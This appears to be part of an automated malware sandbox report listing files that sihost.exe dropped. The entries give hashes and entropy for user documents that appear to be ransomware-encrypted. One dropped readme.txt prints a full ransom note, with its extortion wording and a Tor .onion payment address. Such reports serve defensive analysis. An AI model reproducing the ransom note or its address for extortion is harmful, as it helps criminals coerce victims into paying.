Entropy (8bit):	7.847831639575832
Encrypted:	false
SSDEEP:	24:aLi7DziUNwTyLB8y/5MCLRzQDSt9C/x/KZxuu1lIBHzt0sRBtfvmmL1lHBew3Q0A:1DuUNYg8y/53JQcYdy1lI1t3RBxv51lu
MD5:	81AA624A0CCA97A07C8AEDDADE45508C
SHA1:	C7E40DBB3095562CECC5A760C4C2B2ACEAD518F6
SHA-256:	2764F3DEC366BD99F029395D679693D42A9CD0402AEE1D6E570F4C3FBB8108B5
SHA-512:	077BFC2FFCB47ABDD9D37DA47D558A3C40CDA357DE6F9CB7B2D137A7EFA4DAF242A5C5A1C69BFCAB9BDF796C5AB74AF45CC5F3099E9EA176824E30EA686FE053
Malicious:	false
Preview:	.....e.j2...@v..g]zH<\$......n.....e.....x.3..X.#(#F(e).....F[x.K1x)....;S1#.-.?~.iXy~...{.....K..8!...%.QS...O...=...K.*`<.\l*..b...lR b.....{-Y"..\$.q.s...v>}...*.yb.....Z.@.Ufp..6q...../..v.3.a.....y1..&l..l/({.....wjh.vN.....a.i.3..wd.hH..[p.k.<.)@R.c.FZ...H...Q?l.../D[K..d.*M..l..7.c -...#...F..m..k..c.Z.7....~L...Y.?k.Ng..D...G@.Fi.D.X..K..z.+&U.<...qW.n.L.Ba.\$...#7...1.....S A*..%.M.f'.1..].NoZ.....HG^+.....<...5...3..K.....di...9.X.`# Ng.q.bi...f.&[f.....5..%&j..G.R.*...bT...X...6.z?...]A..F.....iGf...\$z.[.9.?....1z22..iE...".@o.s.eYl.....G.....(0L..{.KrF..w.!q..p....p....`tR.Usp.N.).C...d...-..G.L.Q..a..!0.j..........\..%9...C..j.....,A(.....ez~.#...t...w...%...?{...?F.VK.....\$..'.A..pi.wF..#X.+..u.v.+Y..^.....o..G...c8..l.d...3).....qu...Q.8...vN.O.....[Wh..j]...@cL.D..7.....T..dhZXzj.f.....hj.-)=...7//...Z.....swnG..J4..n...y d.....h.....x

C:\Users\user\Documents\GAOBCVIQIJ.docx	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.848125285511834
Encrypted:	false
SSDEEP:	24:vgL8lEX1J7dfl8Z2rTBkw5d44qscDW+LwEy2/9TSRvLzaGd1Qqk85lJ2x/i86:fj7dzjrNkci43OlSeyWNSRqGdB5//i86
MD5:	B172F08CA0705D9A14EB3C41E376385B
SHA1:	428B209D8A2DEAD17044B0C1B69AA27BF9904CC4
SHA-256:	F84992591828D460B8FA81756F790AA759AAD96BF2CB7E28898A83C8A6DD2479
SHA-512:	D2E9D6FBFAF87835665EFA9EFA7AA692C6EE58E75C39B6233B7E2855CA0DCAAAA1D208B39D81FAF756FB461FF89B33B8808398579A1C596318EB15CC948D3916
Malicious:	false
Preview:	S'l<...R..^.....iK=...la.....D37C=-..f'.'-..N:+N.....\...A.....X_"y.Y.qa.E...F..pj..Vb8R3(W"...DX....._.[&U.XW..."^0...oud.....D...B..8..{Y.f{".}...).s.gw.G...V...9O1.Y.lRl.....]#..H..-..t..YV..h.._k...E.6.....u'....t.....i'd'0.8..?.....h5?..)J8.!o.\$..R.....[.....!6..].R...../*.....h..l5;M.BdypSf.u.../.. q.N%...f..Ao5..9.....@L...#_>6zw..<x.r...B...U+L*..'.....H.\$..5.Lg.....6.SB..F...kn6.o.....lR.....=...@.2R\.....;..... D.l.k.....T..A.J)....>..p.1.{\#..n....g5...9..(..P5..D..2...h.98.....2...".t..l.Q....W...&....P@kP..<l.s@_z...m1'..=..N.+...OT.23.?m^".z...`w.i..=...H...F...Z.y.J.....s..l.....C..[...Y..K^ky.T>F..a.[F...+W;....Fu/=VPh.....R7."@.....`A..eks~....(..lW....lIn..[....AFb...y/...X_0..l.w...l...i_j[.A.8...!q..M..p.Qx-f...~...Wv..P..l...1cLb<x>...W.E...rv...l.[.....Q.sg...P.+...dx.....P[u.

C:\Users\user\Documents\GAOBCVIQIJ.png	
Process:	C:\Windows\System32\sihost.exe

<b>C:\Users\user\Documents\GAOBCVIQIJ.png</b>	
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.862925502240095
Encrypted:	false
SSDEEP:	24:kttDEWmYA9kkMATJMEq9M+qQlwh+4TwRVhNw/OC+lot806Z:arA9vpTJrqFDlQ+4ob+6lot8z
MD5:	9E492972574D4B32DB709492BD0A6CD8
SHA1:	E33B7CB2ADA7751FD0328D1BA5CF031FB698C8C3
SHA-256:	6AD36234BB0CAF8060DEA68ED889F6DA00D0F19EF95F451B0C73C2AD14C703A9
SHA-512:	3EC602619243C1F0DBEF836B8339D65D2C94E727F905255F9AA7FEE12D08712CE7EE88E3A2845248AA6033E9A13618764D2628EF65D0F92683D935AF42D3D475
Malicious:	false
Preview:	../F./J....f..4.H..v#..=H.....!y..._..A.z...'\.V.G..)Y...4.9....#.'})J6.j7.BU.K.IXK..W.G.T).~.....t..xn....vC.Z....F.....A. .x.\.7......\$/FWo...9.x2.bc.. y..)%>/T.....Z..q<=.\$!"...].R.*~ ...l..E^..G..6.....3....`.....s.@.....<n....n...+...e[b5...Ty.....+.....QA.s.....^G...z&..T.F.7.....+...b....M.g...@.s.\e7o.C....A..+...p.@....8.-B.9s8c)...H.!..M..t.[3..M...R^.=<.....& ...[ ....d..p....c...n....U*...=7..lL....+.=?s.A.h.....K0IOs...,p.2#HQ...f_q_.Z.U..., [w.]A.T...Q.n}.a..z\....r..!_/_/aKu`Q'...s8z..u....E..P...@.{v.j..N...<iS.8"'.f..H./h....t#3z..{-p.... )Mh-.H..?..f..B.\$..2...2...U...7X...=dgT....Vn..d<^B6...+....r...e..B~...fy.^t..0j...6.f.....T...t.4.q.....i...F.Q{.%..Y.....sC}...{..M. 9...&.f.!w..D..".ZS..A.....>...1....2.`....r....z ..._nD5,.S...<..5.....=l ...sz.g...[y.x..SV.i..v.j+G.@.{@UG..p.c....."....m....}.?-31.....sr..Q.3.\$!j..N.j}..s r.OK#92...Qn..W..K..=.@..h....*..

<b>C:\Users\user\Documents\GAOBCVIQIJ\BJZFPPWAPT.jpg</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.837997597923759
Encrypted:	false
SSDEEP:	24:Lm8J0FljnR1egNd7UQkE5nfeAcH6MukgCN52+OHZmL98Idj3r:X0PjniZDE0JHN4Cjwl0DH
MD5:	115EE7EF0DF538A73AB0917CE14BFF29
SHA1:	18A504E16FEB096B108CE6F54465904FA07C6D0E
SHA-256:	3E60A5C5DE2AD564F129D785929C3FEFBB19D0907E0218A90D5DA8C1250B87BE
SHA-512:	07CD06BCB000FE99484AAADB15B7E4B27495EA2CE29EAC8C36997D1D01D39256BC5F448856F2A56016DBF8DB3881528868BC6B018B76BBEAB74654919A930F58
Malicious:	false
Preview:	..&...j....8.t.....sz..w.)a...U...?....d.X....Pl.a.>.R.SS.o...l\.....#..k.P...n....g.....%_V.....c.?xw.?e.HT(...Q.t...,Y@.W..p..R.W...i..f..bPX?7..)s.j..b#....z8.2/{...9...3/.....~ ..N.d....?W...r..t.. k.f..... =s.\$-XK....2~X...eml.."t.4....y..0....s...:c.u..., \$`uR.>....%P.....kv:~6=.r.7l...-p]An)GW8..X...F...Z.u.X..f.l.O.5q.`J.1..U...=..."k..Q...../X..{-.....f ...V..=Gcxl...*...-bEJ..C...%..._@...Qc..3..3.95...+b..S#f..f.....q^..\$.uV=....Q..B..X..J.....7hc..cA.YE/_..Q . @.....(.9..Jx..x...M....K"...g.V=(..7.xa..)+....{ }_#_st_l 9(...g.'G..k....T.p.K(h..A.....p..!X.6.GPlk.oF..b.....;H..L..Co..2>..[oz...Z..<ud[~.....qF=V.V....Z....OJ}..V.-GjN,..._kT..aY.v....0....u...T...UT..NQ'/.....)....k..h.....IU..... ....l.....!..z.W.F..\$[@WJ /...-.....H...U....Fl..?lkx.....T"P.....nO.....O.?UC.L..XWf....G...s...J4..Q*.ET..E..d...<.....{P=1...XV....Pu..B.w..

<b>C:\Users\user\Documents\GAOBCVIQIJ\EEGWXUHVUG.pdf</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.838597854294913
Encrypted:	false
SSDEEP:	24:Sjl/pi8isioynZRrEHD82/Am5JPoySpbjNIHnmpLhFnfs29gfu/R:kl/c8isv2UMm5JoxXbHQda2v/R
MD5:	F6082FB3350BDF9BADD00E54312187BD
SHA1:	6CB27A6F958BD5C76793080F915DAB53A72526F1
SHA-256:	C5E0FB3E0E5E9FBC0212D73FC85110AC8D08B8554536D8EB163A1F00B965C466
SHA-512:	07640C81EC21E03C514190D29A3BDBB7F826CB6004B93FE00BDA84C502ABB21480F10537D97F796669EB9C051848B5DA4B8400BB53DC31114ED753B558A3473F
Malicious:	false
Preview:	o.OE.(.(\$..n./Sz....*C~G...u....0...kJ\SFemQ..l....@.<..._de..v...v..MN.<*M@('L'E.....P...p..&.....w.....}H..D..e.....Kl\..Dt.s.c./J..C...W_K.....p..'Q`1F&y.K.m....]e..U...~.. ...H1.c.A3Q.?Xvtau.e;S.....F.....Mpf.%e....b.s.^#d.../_z.....Ly.y....Jj.m..x.R;.\$=-9.n..l..L.1...Cl.T..V.7d.<....W....>H.?5...8.n8.....< .l.-...N..\$.VS.7.Sw..(<z=Q....b..&.v. +.+\$.....Li.&e[a5.a&O..".....6..U.....eA...R./V.....Zc.2^..bg..cCl!;xv;.{.H...R..?Zo...s.RV.>..l.....D..a.<...Q...v n..8.....fS!\$...9aS..f.E... ....o..H.....bX...h....t8..... .qG.8.d.%_V_.....N.+a.F.'jE...g.#...}<Y~.....n..VC.y.P.r{tW?u^zJ..8..g..6>w..A*.p^..1Bmh.DM..K; \.....WAd.....k.....D..i?..P...E.W.d .K.. sl^>j2.]h..8L)...?.t.R.3.j.. A..n...M..-S"p..h.nB..2E: @jK_Wl /....%/T.u....y"K...8.lPj...MiG....@%...%2.. \.....<...+nA:l./..}<[..2..'}j%C?..\$.r....=p.. /p.&F.Y/K.6.C.z.z#...Z..l^F.5...K6b..ra~.V...

<b>C:\Users\user\Documents\GAOBCVIQIJ\GAOBCVIQIJ.docx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.8577420888048595
Encrypted:	false
SSDEEP:	24:KuICylcSzPsXI+j541EAJ5BAwSZUKg2gX7dB+LyMH81TZfd6vi:VICyBTX/wsZfg1X7qLH8hZfdul
MD5:	991AF8C8FDE19616AD9BDCA0B7148308
SHA1:	9C1E410756752B4D3D055923AF9063B5A28774FA

C:\Users\user\Documents\GAOBCVIQIJ\GAOBCVIQIJ.docx	
SHA-256:	B965B6225F5EC8F9E8753E234C4CA8C9F491A257A01A206E3D7C0DD7A172A49A
SHA-512:	7F683E45523EFAA80093579FEF5BE2A58BE51B624BD93554DB9522E4CFCEE4FDAD1596CC88A594D05A3E4E540C8816C5C6C872211A8BD7C6F8B1DCBCF9E15F8
Malicious:	false
Preview:	zK.....( _6._@+.....l..`QzW..n.}}H1....(\$..m0.K..XE.....K-...Q...`U./D.?Od.]W.=.l.Z&...iN.....q.Lv.....s.7. czZ./<.hC.g&.....[...].p.m...o...v...`R../l..vl.....)....&...9.e5..S"...R.....*....._L.tjD.Fh.C;..?=...T...'('=...3\$......5:..6..i..Vq8z!\9.f.D:.....lb./y.X.{..L6.....vR.r..T..e..=.A.5M..L..Y...t.V>r<.....B6.G./_<..._2....#...a...l&E..Z.3oyl...Q.....2...=n\$.Q.<.oR.*...K.....F.[.....a~... ]...b...!...%8.....*...<..._1..?.W..1).....oR.=1[...=z..4'..^&%n..v...x..."^.(7K...y..B9... fTDn..~XX...bc;...\$...2.....1..Ad...bBT...l.3...r8..qb.U...[M.U....o....H.".....;n. ~y.qNv.....!..U.s.t.t..6..N6.Po.@.Z.e..1`.....+...C...m1#td.k.w. m.c.UBW.2..t[.....^<{R/...1.....`....6.....*!?.dN9.K\."...}]...].>A.....K.S.E...F.p3c...?.{u.....&1v..Hk.....K3.... zG.....f....X0...D..F..f...C.....m+.T.eQ:a.[.J.2.R.U...SZ....t?

C:\Users\user\Documents\GAOBCVIQIJ\UAVTZKNFL.xlsx	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.855349656624837
Encrypted:	false
SSDEEP:	24:ec+dAzS4bQzmVegh2G2XsZAwjHKu5yPscirU3xCVaKG0XfVoDFSRNo:elzS4E8/2PyIde6xQtvVGFSro
MD5:	C2270450C8C2C9CFF866C457D047D015
SHA1:	02557E1963C07A0E67A092C599A024A653B6B12F
SHA-256:	32F53747361166DBED6381E4D123D39555073ACD9BCAEa981CB972EF10E84D21
SHA-512:	FAEA9413862A322392763C48AB439E92D2558BEEAF500E51FD051C99292D8840FE569E92306E3C5362941A6570F7616AB488621B40B8267F6D65CCC156078F38
Malicious:	false
Preview:	.MITS..qg _xt ^GwY..K.....%rZ.t.u.c..%.%7z... JZnk.c.....S...')}M.5..z...!..+...].#.'1"...d..Y`R.3.X6..<g-d..`5...U..6..-..J...\$5..f.....(.....%.e7).....l..A...-r..R..._..n.@.\$GOK...5.AS..3{...Z..*J..._a.....q.L5....X.....`mL ...b...8.K...t0..nf[.Q.xv..._6c3....}...UX.#1_S61G!..la..B..(.....>Z...~.?^o.u.....i..`WU...Jl...w..}.....w`XJ6P..b...b...K..._.....qW.vZ...`....._fk...7...m....WYeQ^qm..W_...7%n..._*!..c....%.....].....s.....3./...`4.=~];...H[d...Vac\$.Z....."am..m.zZ&c>).TR.h.A99...~.....'.....h....P.@.Z.;-~)@<...).!..l.....L0...p.}~...Bw..9...!...Tw6s?...4.....];DD..6X.Yg...#..=E..E.?.P.q2)....R...7..u..*...m...lN...F.].{\$.tk`0.. F....."....?X...U..T.}.Rv...m.z`...4.*...o.c.<...f.@.p.v_L.q...@.....f.n.2.-.....}P.....&2..\$.s..t.yj-6...;u....T.t-P.r..H.C.^?R.7{.h..i..l.,2..@.0....{..U .. ....X..x..EC.8....N.h...P.....;..

C:\Users\user\Documents\GAOBCVIQIJ\ZGGKNSUKOP.png	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.838864271228105
Encrypted:	false
SSDEEP:	24:WkD4C0ZQ/bcxTTZ0mMPNM4ZMMkwZs3TAiRoNnpoiqlx2wHQWsS/xK/Y6:dD10ZaoxT+xMg5K3TAOEpxq6wHDjKB
MD5:	29666BA84127F76B6151A1DA02C61F8D
SHA1:	DE207E28016C1C04EF56423F0E8C66540C7F768A
SHA-256:	2E35EA77F64164860F6FC01A89C923B7E088DF07FEF20BA7E1E35840349BEFBC
SHA-512:	267A2307A51F39C3C646FA9124593E40F3C4D7C4785A0200142AAF98EB3F155CF471C6ABC9646FC0C94458C4409EB77605531E259FCF156DFD7FBAB5A2B6B972
Malicious:	false
Preview:	...0.. "<~^2.....l.t...?...'J&...<4&1...../.N...vz.[U.*.f[.....;l.....*..?.MA({....F....@.u0..WY.<...l.).....H....<..l6.3..F..l...Q0lc./..y.r.....^..o..z..S.....z..r C).hLl+.0%...(U...w...x..Jt.....Ez..{..\$.8.)Lbi..u..d.O.....<do...R...u4..?..].le4.>B...bw%..>DJ..(pe... x5...S..^...<a x...n1.....~.W.5.....A.{.4.T....q.4E.*.~`k...o.r.t.w.U.p./..&.....n.)}{_..%&Dj=.o..9.i.i?...J2....Q.b\$2.4.....~.G....=.o..a..EX.A.....dIW3..s...P4.o.1.z..j.....>2..H...s.r!..^...../Y..F...s...o.....i.y..^..1'/.....^`\$..9.i".^^[..F....h...[.2.H....G.).5.!)...A.....@.G../.l..+..!E9d.....F.....M..l.C...t`#\#..1.....<n.K?..#....X.....o&...\$...}9.....". ...g.9..Mhi...X&...S..#j.8hsV.}.W.>..UA zO>..k...H.l8J....).9h.....'....^....cd.O.....e::p.m..*.Q..{u..._n...2..z..n..v C.\$....}..[.].%.Z2."v.[0...t b.xz.c.....^.....w....zAX.ke..WZnT?]Eoh.2..b.l2.[c..d..W.E... "...O{W..l"...o..N..G.....,

C:\Users\user\Documents\GAOBCVIQIJ\readme.txt	
Process:	C:\Windows\System32\sihost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3004
Entropy (8bit):	4.834891694847581
Encrypted:	false
SSDEEP:	48:eUimvpilXMwOH+QMHW0dHrHeH+lgE0UimvpilXMwOH+QMHW0dHrHeH+lgEV:erWxnOEbL+AsrWxnOEbL+At
MD5:	62318A9E589ED3CE4D5AED91188DB708
SHA1:	1C51B8F63FB9DD87C9BBF9714B03D082BBABEDF8
SHA-256:	E7AE9C658A09C776DCA83794E0FD41DD2E8E0CB888626BDF07650E564B4585FA
SHA-512:	5BA95687AF6C750F0DD91825B9F72AABC17B17226FB6FEB7E5AB98DD4F1028C763C4BA72CA0A102F6AC33C8925FB1B2EEEEABA5C0E25D3B848B0AF0F2681B02AB
Malicious:	false



C:\Users\user\Documents\GAOBCVIQIJ\readme.txt	
Preview:	ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!.. ===== =====.. Your files are NOT damaged! Your files are modified only. This modification is reversible..... The only 1 way to decrypt your files is to receive the private key and decryption program..... Any attempts to restore your files with the third party software will be fatal for your files!.. ===== =====.. To receive the private key and decryption program follow the instructions below:..... 1. Download "Tor Browser" from https://www.torproject.org/ and install it..... 2. In the "Tor Browser" open your personal page here:..... http://aec850e8ac806e10a87438b00eltalkfzj.n5fnrf4l7bdjhelx.onion/eltalkfzj..... Note! This page is available via "Tor Browser" only... = =====

C:\Users\user\Documents\IPKGELNTQY.docx	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.849104880170825
Encrypted:	false
SSDEEP:	24:/3HeeNeOQZfocyCr9Vsgb4QORdJknium6mMNNi1IgSV3lInTVE1bvnp2Xq:veGeTS3C7sgXmIYoNANWSn17pCq
MD5:	84EE142367D1937B82CDE97EACC1CDFE
SHA1:	4195DE4FAF9FE70431F7F6FA2E001DDDE4E5493A
SHA-256:	0C5CE2F5AE7CD59764FFCB185704C693802C20853F14C9C9B11FB5A0FFF80620
SHA-512:	3CF4F87EB47AE0405EDBBE552BB12E511F83447DF9641721F0C1095721A638E9BCD2BD422298E15FF40D95817340F9A7BD1CBAB679BB795B93525198F4080502
Malicious:	false
Preview:	...+;.K..3.s...As.3.N.d.~<<[J.{4... 1..S.V..n...%!N.TC...O.8V...d...C.5q...v..T"E...A...l...~...Rh.D<..S...l..K.^...FQ.l%...u.n...z..D..P.f5...Y..._...0...T..Y...}.v.F.l.O..a.11<..a).L.Ry.l..A.1.U.M.....J.D.....h].../.#...@n.....HxR..L...-OU...W.....M[r+...%l.8u....._..G...c0%.G3..r..9j_%......*Dx].>pg.....X5!r.X..o..'-..4....<_<"m#.NE.....^...{T.....~Qt...'.SR3.X...@...-Y...."..J.C...}......'yg.F"...e.....?%\$./.O.~\0.\$L.k...Y.j..6..}.....a=4%.W.{T.....w.....).M.j.w.?U.z.K.l{...9*.;.../u.1\....."-..>.;...l..u..T.k&3P..u.....Vdz.b.j].+<...WE.H..Q..Gm/=...G....B..)<Pg.Z..m...@.;B..y ...V...p.l}.j...C?X..X\$.W.....K...1.....C.>p>.'.=...U.j.o.-F9j.{...l.=...Q)...[BO..Gq...%?...Fb<..R....jv..2=jW.q....p<D.....z.1..J....K...H.....".N9N.&...G4Y.).....T..i.[e.../2..(..A/*..l^....P.&..~.M.q5OT...+01/..H...h.lS..LU.....a..B.IY...A.DT"..M.3.

C:\Users\user\Documents\IPKGELNTQY\GAOBCVIQIJ.png	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.83801119096127
Encrypted:	false
SSDEEP:	24:JfF4FuGyKM32Z6dCIRR8wJTUKvcAj7lLuMJvXeWcbgEDUWjrY4:JluGDMGXR2dJveWcsEDUQ
MD5:	E1A39535229201C1A4D1A16A057516A4
SHA1:	FAE34EA8D53649CB6E09905F17E1D044654514CA
SHA-256:	C712814117571CB382D10B55F5D34DF380FD7FD5DBE9DCCF8C6993D3925516E2
SHA-512:	D11118282C43C823C51087888A4C9FC24A1925F57FEA0665C7C062846C31DD06903277A0626CECE07C2A09A25C9B44A6515E243189A54DD6AEA0FF0BB579B1
Malicious:	false
Preview:	..rd..5.Y.....}.....sT...1s...y'R<.@...y+].5K..#...d.p.h..bX.r.wY...J..R....-3@. rS..T.]jz....G=g.#ZW..v.G.*.%... ..).C.j...gG.t.J..B...ft{.?1.j.u...Sub....@W.7...}....B..[..S...DG.....C.o.@...V/OZ.l.9Y...g.l....o.r.:C.3.3..A...<...v...q...s.%..0.#S...i... ..../..js...7.f..vs}P...-Nc.d*>...C@{d.p.Qn...&@s.ft...V.3=b..[9.....J=____@'vb..@.^..^..9~....._m/q..Mci.@.w/...gz.h...#mDcP..._p>...'d...R.7.....{<x{..m7[Zu[L...Q./.....N.yj.7..*l.6..D'Q'~.....@...g.../..PUO...q.4.R.w...skt...,.O..#..'..B..@.r..nJ.....=...F5.....y..D...^+v...r..1..a..Ay..9.._.....i....<.%r.D..]=.c...m.O e....._..9jfh.v....[B.....N.....\$P..b.a..2.Gm/2u..l5MJf7td.....#.9filM.'EK..._B.;4.r."O..O91.....[W...=G.-z7....KT.J}.Z.-C..}B0.[+MxegqzW..n..0p_Z...D.....}.9-[J@..p....}...2...>+.+.Wbl'k...Q.w...R...l3k.lsmA...=^.@U.D....9...jaMra=@.=fu.pc6A...D.>..B7......V.....'8..N.QQu.....

C:\Users\user\Documents\IPKGELNTQY\IPKGELNTQY.docx	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.8449275105429175
Encrypted:	false
SSDEEP:	24:l/c4zq7mFP630hxAM8U2Hec/MSDoabThqjBaykivMqBG07TaxIE:l/LO7mt6320THecdDNtapEl1xu
MD5:	8A5457553DBE4488146D72C29712DB0B
SHA1:	7D4E83B375E48FF141C0AE12A0F133380E5964D0
SHA-256:	C830828BE98E351B8DB97545F877552823BA539861F9899534266C5530F5FE10
SHA-512:	88B3E7F11076A56E2BC6C2D1603D086E282ADE75EE9AEDDC75F07792E00EAEE608320201FA5C14285EC25231C4EC82490E1F3B31683EDA7A58437FA50947AB0B
Malicious:	false
Preview:	..4.v.6J.5P..B..W...ZM...y.EtFz{.LF.3v.h...zV.._\.?..'V.....@X...o.x.d...P..&+...!..N~..oU.:V.....#U..s~.....40l.u....c.<'.....cu)!^.'Ja.....u.*mu..C.BH..E.d.2..%7..m.HZ.WY.....A..'r...[Mj.S....6...M.fK.{.....[lp..Md5RS.X...Ydt.GAX.C..\c1.N}.eyf5x..y...../Z{.....b...R=B.%..C.LO...w.F..S....sN.....\Sh...d~z...%...&P:...%...(D2l.....6...../..*~..3.1...1.m.O.+Vw..K.x.V.H.\$...Oz}E^.....h.4.....J.....*j'.....".....lv.0\$.~..G...\$9.7...t..^..E~..P^..V.u86_X..\$.1.vpS...;G%....%y..z.....=j'j'p.....=Hb.9..M.P.Z..S.6.7..C..0...1..}...%g'.....Q3.H.<BA.....<e;Jl.9:h.<r.J."^.....B.fY_.....A'~G.....^0*[C.....G..l..p}...v.W2x..'{'t5.7,Z.mA.A).7..0.....xq.7./V.k~.....l.6.!....D...j)#....k.?e.....e..\$.K....n.2.B..~..}.....E...s^.....?..+8.6/Rl).9w5.....P^..d.W.. ....8.q....l...&J....J...K..j.w.z..`C .....p...>*G...JXAu

<b>C:\Users\user1\Documents\IPKGELNTQY\LSBIHQFDVT.pdf</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.854672341016941
Encrypted:	false
SSDEEP:	24:XF3CH18i9ViLuwjk0UTz88SSFdn6X/0KVG4b1Znrud1e5rCoCc:XI8iLuUk0U388SSTn6X/0IG4b1prS1eL
MD5:	6A30EF6CAE26A9662AE50C4643E4682F
SHA1:	A17DBD41AF2F7D6A7975D883D3C28F4AA8299CF9
SHA-256:	BBC4AAF36D84A5D46C42DFE7C94F1B9C78227938506C4474503D4D5F2492D35A
SHA-512:	DD68896CEC0E328C0A6541BC0776A86226C5854E408E8FAAC4F8734FC61C0040496A503009B6AEFC83E4778A38CDC5BBAC42D59C57533F3071A60A432C2A61E
Malicious:	false
Preview:	<div>.....O...O.1.6&amp;..K...."....yd98c..Ht....IF...x....Y..j.1g.....z?qZ..E...Q..i&amp;.B.l...l. .X.....C.l.....%A...v\$.9..H....`.....M60.(.=c.#=.L5.dh.b...4C.Q...N.B..*(&gt;..fO...h.; ).....B .....1m@\$.....3{...TQ....V...0..6=)...~.....+=.K...nU.....C./.....b....~..U...Uu.M.. "y2.D...".....O.M.5F.Jh=.L...;..)9...+D...^r.\[r.....2...m.....c.b1]...../..^..LP....z56t.....Pfs. ..q[(m.....3.xJ)...~.....FV..d..H...E...S..i^..d...K.ZA...8.....4... tnw...F.L\..2.?..5....p.fc... ^.....s5j...j..+..N.....*..k.....ab.?. "1N...`[. 0....}.Bj....W..?&amp;m....."L...Lb{&lt;W...T;..p..'.. ..D...y...W...'^...rO...=.....b....7....u....V...R!\$(5(^.Qj.....{ '\$...*... m..5..f.1x!.....1fl..lx.....i.....d...4....Cm.7..).T.#^.....2.l..V.c...SQ....hL.U...~..y.....8i^....~.5...L1.3=....U.p/t;k.m .=XF.N1w.r....x. ....KW..Q...la.RZ,..y5.&lt;..j.;X;..9...q.....M.G. c&gt;G...../r...8C.-YraA4?3-....C.)iLE...p..D....#..w;..o..SXz.?p.d.i^</div>

<b>C:\Users\user1\Documents\IPKGELNTQY\INEBFQQYWPS.xlsx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	PGP\011Secret Key -
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.87328620159484
Encrypted:	false
SSDEEP:	24:e/vDLGIDuzb4FY94OXsJqzEvM0T+C8meJDnJUCbNUoBdb3WbbKKhR33kGoTEC/V1:ttDYEiS+EPPT8mwnJFB5mk38TP/r
MD5:	DBC6736D670F83F948978146B2E160FD
SHA1:	7041CCA8E03F7072755EBC38274244BE5398502F
SHA-256:	EC51B492735BE32809647EA0EE7E3639C9130543E2BB70DE8215A311A4BAC040
SHA-512:	9BE9F92E22F421D884D40E09741FED4300A2F1D201DF981DBB5FA180B3835BD4B189D6357650803DE2498BB44D217761B9EC6EABCD47FF0FCD7052CD2D7580C
Malicious:	false
Preview:	<div>.....gf.....D")){6W.....8N..sM%WR.z..r.P...:..Y...8....J..v..~..W.s.h"...?..jZe....O_....e.L....h.DRa.Z.....-f+@. '...ul..Qw...dsx....Y.'&lt;.luS ..@....jsa.....T.o;....oB..g...~..^... @FP7.t.2&gt;....D.w.=F2\.....iv..4.R...'.K9^.....5...u^'.e.*..l.W.P.+....!..KB.7g.QP...00!..w.M.....N....g\$.i...r0..F....[.R?.....i.y=W.....&lt;.y.4*....C..Z...Z...j.40.gsA.XO...N.: o1...r.9..O..T.l.@...\$.p.....e...F...n....c..{(....l8-.....#E....?....s.;Uy.\$c.O.E...)^f...;Y...c8FiHP.."6nV..G...\. _b_...i)...X.^...@:..N..Dt..5.....70v]...S/.u.&gt;.A.....= .a . ~ J...Q..F.O...ZoFn..V.0.....J...1E..{....C...rO...!...4.E.w.....j.n.R..q.N.....Z~PLt.\....z....Xr.... .nE..1.X.b...`!...h..R..".7..zzD'....e*...6..@...~.pR.....si.K.T..+.....\$r... .. (1^xG.V....R.h~...g.j..hWc....A+LSO...~UX....Q..hN#... ..HJ .c....}Y.....@S..@..P...%r...&amp;....8(5.y?j.o..@.....q..j{;h.....jMS...DqJnQ..N.f</div>

<b>C:\Users\user1\Documents\IPKGELNTQY\IZQIXMVQGAH.jpg</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.857422952373003
Encrypted:	false
SSDEEP:	24:KUqFQURZAqbOIBTW092ddJvTpV2IIM36N19AN5xYFpUvGsFY7GfMKCVQQ:Kfx/XbOfjddJvVcgT19ANLvr4GfMKCVN
MD5:	50DBBB30E3A6CCCEB636FB7323530AE0
SHA1:	1C28DE9ACABD851AF3D260C846AB3125CACA0E83
SHA-256:	CAD82E01BF5F5C933DAD0068ADF267B7E0375758D48682642198D41BCD6D5A53
SHA-512:	71BE186980C5F7660C5017D2710F29FE15F384C41844AA40E2FBF8377DEE92BDA0F00674C07C954AE9E4ED21D80C1DDF79B1CAF86B33C0983461E483ED521A8
Malicious:	false
Preview:	<div>.5.o..Xl/I..)...~.....F..uG.4....&gt;..g...=&amp;.qv.....iE...)!..G..T....g...&lt;...v[w.... .A)....66....l4 .fZ...../2..(.w.&lt;.lU.(eo..N..h.....W..sH.j....5...d....^..P.S.r....5...p.*.-.?..).R..Y9...i .q ...r/ .....j.w5L3...la.S.&amp;.....H.Y.l.5.\$.\$4&amp;A... .Y...6=]/.d...~...../[[... .a..t...9e.?....{&lt;...FD....VM.tC....U. ....Nf..Y0...?B....\$.;d.)\...Z..yZr.&lt;{....s....J..Rc.&amp;6H...}8.[e.n.(.... ...T.....T.iQb.3.....RPP.. ..W..&amp;F.l...LA...qKK....7.P..j...C..O.....7.3.on....{KLiG..H.&gt;+....D...s...?i\$xtZ..d..9.d/5..r..W&lt;#(....?...l..H.L.N.q...X.DF]..T...4+ l...8X.O...  "...px.p..E.....@}hX*sA..abw.....&lt;j....a....6K.x..K.. B..Lz] 